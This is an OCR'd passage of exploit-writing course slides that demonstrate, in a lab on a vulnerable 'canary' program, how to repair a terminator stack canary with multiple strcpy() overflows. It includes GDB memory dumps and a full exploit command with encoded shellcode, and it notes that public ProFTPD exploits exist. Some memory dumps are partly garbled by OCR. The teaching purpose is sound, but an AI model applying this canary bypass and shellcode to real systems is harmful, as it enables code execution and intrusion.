
- Let us turn this up a notch!
- Bypassing a Terminator Canary on Ubuntu
- Normally seems to default to \x00000aff
- Some programs have custom canaries
- This can often be hacked!
  - Overwriting SFP
  - Multiple writes with strcpy() or gets()

Defeating Stack Protection (1)

For our next exercise we will use a method that allows us to repair the Terminator Canary used by SSP on Kubuntu Gutsy Gibbon. You will notice over time that under certain conditions, controls put in place to protect areas of memory can often be bypassed or defeated.

Some programs come with canary protection built into the code by the developer. This author has seen custom canaries on many embedded systems and their generation is often easily defeated. Much of the security comes from how the canary is actually generated.

For example, some stack protection methods protect the return pointer but do not protect the Saved Frame Pointer. Normally, SFP is used to restore EBP once a function is completed. Remember that local variables are accessed by referencing EBP. If we overwrite SFP in the current vulnerable function with a valid address on the stack that we control, followed by the Terminator Canary, followed by our shellcode, we can possibly hook the flow of execution once the subsequent function goes to return.




Defeating Stack Protection (2)

- Bypassing Stack Protection Demo
  - The "canary" program
  - Located in your /home/deadlist/ directory on your **Kubuntu Gutsy** image
  - Requires three arguments to fully rebuild the canary
  - Uses strcpy() to copy user-supplied data into three buffers
  - As with any modern attack vector, requires conditions to be satisfied

Defeating Stack Protection (2)

We will now walk-through an exercise to beat SSP on Kubuntu Gutsy Gibbon. The "canary" program is located in your "/home/deadlist/" directory and requires three arguments to run. The program uses the strcpy() function to copy the user supplied arguments into three buffers allocated under a called function named testfunc(). The goal is to repair the Terminator Canary used and execute our shellcode. Note that this exploit requires there to be multiple vulnerable buffers within the same function. This is a type of attack requiring certain conditions, but not a condition that hasn't been repeated over and over again.

Feel free to work through this exercise on your own time to repeat what has been demonstrated in class. The code to exploit this vulnerability is provided to you over the following pages.



Defeating Stack Protection (3)

- Try launching the canary program

```
deadlist@deadlist-desktop:~$ ./canary
Usage: <username> <password> <pin>
deadlist@deadlist-desktop:~$ ./canary admin password 1111
Authentication Failed

deadlist@deadlist-desktop:~$ ./canary AAAAAAAAAAAAAAAA BBBB CCCC
Authentication Failed

*** stack smashing detected ***: ./canary terminated
Aborted (core dumped)
```

- Stack Smashing Detected

Defeating Stack Protection (3)

In the image on the slide, we first launch the "canary" program with no arguments. We see it requires that we enter in a username, password, and pin. On the second execution of "canary" we give it the credentials of username: admin, password: password and pin: 1111. We get the response that authentication has failed, as we expected.

Finally, we try entering in the username: AAAAAAAAAAAAAAAA, the password: BBBB and the pin: CCCC. The response we get is:

Authentication Failed


"*** stack smashing detected ***: ./canary terminated

Aborted (core dumped)

This is much different than the response we saw in the past when overrunning the buffer. You can quickly infer that this is the message provided on a program compiled with SSP for stack protection.

Defeating Stack Protection (4)

- Let us see what we're up against




```
(gdb) break *0x804848d
Breakpoint 1 at 0x804848d
(gdb) run AAAAAAAA BBBBBBBB CCCCCCCC
Starting program: /home/deadlist/canary AAAAAAAA BBBBBBBB CCCCCCCC

Breakpoint 1, 0x0804848d in testfunc ()
(gdb) x/20x $esp
0xbffff6e0:     0xbffff6fc      0xbffff947      0xf63d4e2e      0xbffff947
0xbffff6f0:     0xbffff93e      0xbffff935      0x00000000      0x43434343
0xbffff700:     0x43434343      0x42424200      0x42424242      0x41414100
0xbffff710:     0x41414141      0xff0a0000      0xbffff738      0x08048517
0xbffff720:     0xbffff935      0xbffff93e      0xbffff947      0xbffff750
```

- Set a breakpoint and find the canary 0xff0a0000

Defeating Stack Protection (4)

Now that we know SSP is enabled, we must take a look in memory to see what type of canary we're up against. By running GDB and setting a breakpoint after the last of three strcpy() calls in the testfunc() function, we can attempt to locate the canary. By probing memory you can easily determine that each of the three buffers created in the testfunc() function allocate 8-bytes. Try entering in "AAAAAAAA" for the first argument, "BBBBBBBB" or the second argument, and "CCCCCCCC" for the third argument. Now enter the command "x/20x $esp" after the breakpoint is reached and locate the values you entered. Immediately following the "A's" in memory you will find the terminator canary value of 0xffa00000. Remember this is in little endian format and the value is actually 0x00000aff. You should also be able to quickly identify the return address value 4-bytes after the canary showing the address of 0x08048517. Remember, the goal of a terminator canary is to terminate string operations such as strcpy() and gets().



Defeating Stack Protection (5)

```
(gdb) run "AAAAAAA `echo -e '\x00\x00\x0a\xffAAAAAAAAAA'`" BBBBBBBB CCCCCCCC
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/deadlist/canary "AAAAAAA `echo -e '\x00\x00\x0a\xffAAAAA
AAAAA'`" BBBBBBBB CCCCCCCC

Breakpoint 1, 0x0804848d in testfunc ()
(gdb) x/20x $esp
0xbffff6b0:     0xbffff6cc      0xbffff932      0xf63d4e2e      0xbffff932
0xbffff6c0:     0xbffff929      0xbffff914      0x00000000      0x43434343
0xbffff6d0:     0x43434343      0x42424200      0x42424242      0x41414100
0xbffff6e0:     0x20414141      0x4141ff0a      0x41414141      0x41414141
0xbffff6f0:     0xbffff900      0xbffff929      0xbffff932      0xbffff720
(gdb) c
Continuing.
Authentication Failed

*** stack smashing detected ***: /home/deadlist/canary terminated

Program received signal SIGABRT, Aborted.
0xffffe410 in __kernel_vsyscall ()
```


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Defeating Stack Protection (5)

Let us quickly see if we can repair the canary by entering it in on the first buffer and attempt to overwrite the return pointer with A's. Try using the command:

run "AAAAAAA `echo –e '\x00\x00\x0a\xffAAAAAAAAAA'`" BBBBBBBB CCCCCCCC

As you can see, with the above command we are filling the first buffer with A's, trying to repair the canary and then place enough A's to overwrite the return pointer. When issuing this command and analyzing memory at the breakpoint, you can see that the canary shows as 0x4141ff0a and the return pointer shows as 0x41414141. When letting the program continue, it fails, as the canary does not match the expected 0x00000aff. Notice the message at the bottom, "*** stack smashing detected ***" letting us know again that SSP is enabled and caught our attack. The strcpy() function skips writing the \x00's as opposed to simply terminating. Remember that the strcpy() function terminates itself with a null byte. We also need to push the "\xff\x0a" bytes over two more positions to line it up properly. With this knowledge, let us continue the attempt to defeat the canary.



Defeating Stack Protection (6)

```
(gdb) run "AAAAAAA `echo -e 'AA\x0a\xffAAAAAAAA'`" "BBBBBBBBBBBBBBBBB" "DDDDDDDD
DDDDDDDDDDDDDDDD"
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/deadlist/canary "AAAAAAA `echo -e 'AA\x0a\xffAAAAAAAA'`"
 "BBBBBBBBBBBBBBBBB" "DDDDDDD

Breakpoint 1, 0x0804848d in t
(gdb) x/20x $esp
0xbffff6a0:     0xbffff6bc      0xbf  f922      0xf63d4e2e      0xbffff922
0xbffff6b0:     0xbffff910      0xb   f8fb      0x00000000      0x44444444
0xbffff6c0:     0x44444444      0x44 44444      0x44444444      0x44444444
0xbffff6d0:     0x44444444      0xff0a0000      0x41414141      0x41414141
0xbffff6e0:     0xbffff800      0xbffff910      0xbffff922      0xbff  710
(gdb) c
Continuing.
Authentication F

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

Repaired Canary - 0xff0a0000

Segmentation Fault!!

Return Pointer

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Defeating Stack Protection (6)


This time let us take advantage of all three buffers and the fact that the strcpy() function will allow us to write one null byte. Try entering in the command:

run "AAAAAAA `echo –e 'AA\x0a\xffAAAAAAAA'`" "BBBBBBBBBBBBBBBBB" "DDDDDDDDDDDDDDDDDDDDDDDD"

As you can see on the slide, we've successfully repaired the canary and overwritten the return pointer with a series of A's. When we continue program execution, we do not get a stack smashing detected message, we instead get a normal segmentation fault message showing EIP attempted to access memory at 0x41414141. We are simply using the first argument's write of our A's to fill the buffer, then placing "AA\x0a\xff" into the canary field to partially repair it, followed by eight A's to overwrite SFP and the RP. Note that by putting in the "AA" as opposed to "\x00\x00", we move the "\xff\x0a" values to the correct position.

The second argument is being used to write the eight B's to fill the second buffer, followed by eight B's to overwrite the first argument's buffer, followed by one additional B to overwrite one byte in the canary, which will in turn null terminate with a \x00 in an appropriate canary position. Finally, our third argument will write 24 D's to fill all three argument's buffers, which will in turn null terminate on the canary, completing the repair. If you want to see this in more detail, set up breakpoints after each call to strcpy().

Defeating Stack Protection (7)




```
(gdb) x/16x $esp
0xbffff6f0:     0xbffff71c      0xbff               3d4e2e          0xbffff968
0xbffff700:     0xbffff956      0xbff               000000          0x00000000
0xbffff710:     0x00000000      0x0000                  fff92b      0x41414141
0xbffff720:     0x20414141      0xff0a4141      0x41414141      0x41414141
(gdb) c
                                           func ()
0xbffff6f0:     0xbffff714      0xbf                d4e2e           0xbffff968
0xbffff700:     0xbffff956      0xbf                000000          0x00000000
0xbffff710:     0x00000000      0x42424242      0x42424242      0x42424242
0xbffff720:     0x42424242      0xff0a0042      0x41414141      0x41414141
(gdb) c
Continuing.

Breakpoint 7, 0x0804848d in testfunc ()
(gdb) x/16x $esp
0xbffff6f0:     0xbffff70c      0xbff               d4e2e           0xbffff968
0xbffff700:     0xbffff956      0xbff               0x00000000      0x43434343
0xbffff710:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff720:     0x43434343      0xff0a0000      0x41414141      0x41414141
```

The red arrows shows which portion of the canary is being repaired during each write. Green arrows are already repaired.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Defeating Stack Protection (7)

This slide shows the state of the canary after each call to strcpy(). Remember that bytes are written from right to left within each DWORD. During the first write, the "\xff\x0a" is being repaired, and we continue to write eight more A's to overwrite the return pointer. The second write is first filling up the eight bytes within its own buffer. The second write continues to overwrite the data written during the first strcpy() call and as you can see, the 0x41414141's have been overwritten by 0x42424242. The second write finishes by writing one byte into the canary with "\x41." The null terminator is appearing as strcpy() terminates itself with a "\x00" repairing an additional byte of the canary. The third write performs the same objective as the second write. It first fills up its 8-byte buffer, and then continues to overwrite buffer two (second call to strcpy) and finally buffer one (first call to strcpy). This final write during the third call to strcpy() is producing the final "\x00" into the appropriate canary position due to strcpy()'s null termination. In this slide example C's were being used as the third argument as opposed to D's.



Defeating Stack Protection (8)

- Let us try to execute some shellcode

```
(gdb) run "AAAAAAA `echo -e '\x42\x43\x0a\xffAAAA\x90\xf6\xff\xbf\x90\x90\x90\x9
0\x90\x90\x90\x90\x29\xc9\x83\xe9\xf4\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x3
5\xb0\xb8\xc4\x83\xeb\xfc\xe2\xf4\x5f\xbb\xe0\x5d\x67\xd6\xd0\xe9\x56\x39\x5f\xa
c\x1a\xc3\xd0\xc4\x5d\x9f\xda\xad\x5b\x39\x5b\x96\xdd\xbc\xb8\xc4\x35\xd1\xc8\xb
0\x18\xd7\xdd\xb0\x15\xdd\xd7\xab\x35\xe7\xeb\x4d\xd4\x7d\x38\xc4'`" "BBBBBBBBBB
BBBBBBB" "DDDDDDDDDDDDDDDDDDDDDDDD"
```

- Success ---->

```
Authentication Failed

          (__)
          (oo)
    /------\/
   / |    ||
  *  /\---/\
     ~~   ~~
...."Have you mooed today?"...

Program exited normally.
```


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Defeating Stack Protection (8)

Since we now know that we can repair the canary, let us see if we can execute some shellcode. We will place our shellcode after the return pointer, since there is not enough space within the buffer. In order to do this, we must locate our shellcode within memory and add in the proper return address that simply jumps down the stack immediately after the return pointer. Eight NOPs have been added to make it slightly easier to successfully exploit the program. Below is the script to run within GDB to successfully execute our shellcode. Using the methods previously covered, see if you can determine the reasoning for the layout of the command below:

```
run "AAAAAAA `echo -e
'\x42\x43\x0a\xffAAAA\x90\xf6\xff\xbf\x90\x90\x90\x90\x90\x90\x90\x90\x29\xc9\x83\xe9\xf4\xd9\
xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x35\xb0\xb8\xc4\x83\xeb\xfc\xe2\xf4\x5f\xbb\xe0\x5d\x67\xd
6\xd0\xe9\x56\x39\x5f\xac\x1a\xc3\xd0\xc4\x5d\x9f\xda\xad\x5b\x39\x5b\x96\xdd\xbc\xb8\xc4\x35\x
d1\xc8\xb0\x18\xd7\xdd\xb0\x15\xdd\xd7\xab\x35\xe7\xeb\x4d\xd4\x7d\x38\xc4'`"
"BBBBBBBBBBBBBBBBB" "DDDDDDDDDDDDDDDDDDDDDDDD"
```

As you can see on the slide, our shellcode was successfully executed, giving us a Debian Easter Egg that shows an ASCII cow and the phrase, "Have you mooed today?" At this point, we have walked through an example of defeating a stack canary.




Real-life Example

- ProFTPD 1.3.0
  - Stack Overflow Discovered
  - Terminator canary is repaired
  - ASLR is defeated
  - Local and remote exploit versions released

Real-life Example

ProFTPD version 1.3.0 had a stack overflow vulnerability. Several exploits were made publicly available. The interesting thing about the exploit was that a terminator canary was used and easily repaired, and ASLR was also defeated. Both local and remote exploits were made publicly available on sites such as http://www.exploit-db.com.



Linux Address Space Layout Randomization (ASLR)

- ASLR
  - Stack and Heap addressing is randomized
  - mmap() is randomized
    - Shared object addresses are not consistent
  - Most Significant Bits are not randomized
    - Ensures Heap and Stack do not conflict
    - Minimizes Fragmentation
    - mmap() must be able to handle large memory mappings and page alignment
  - PaX patch will increase randomization

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

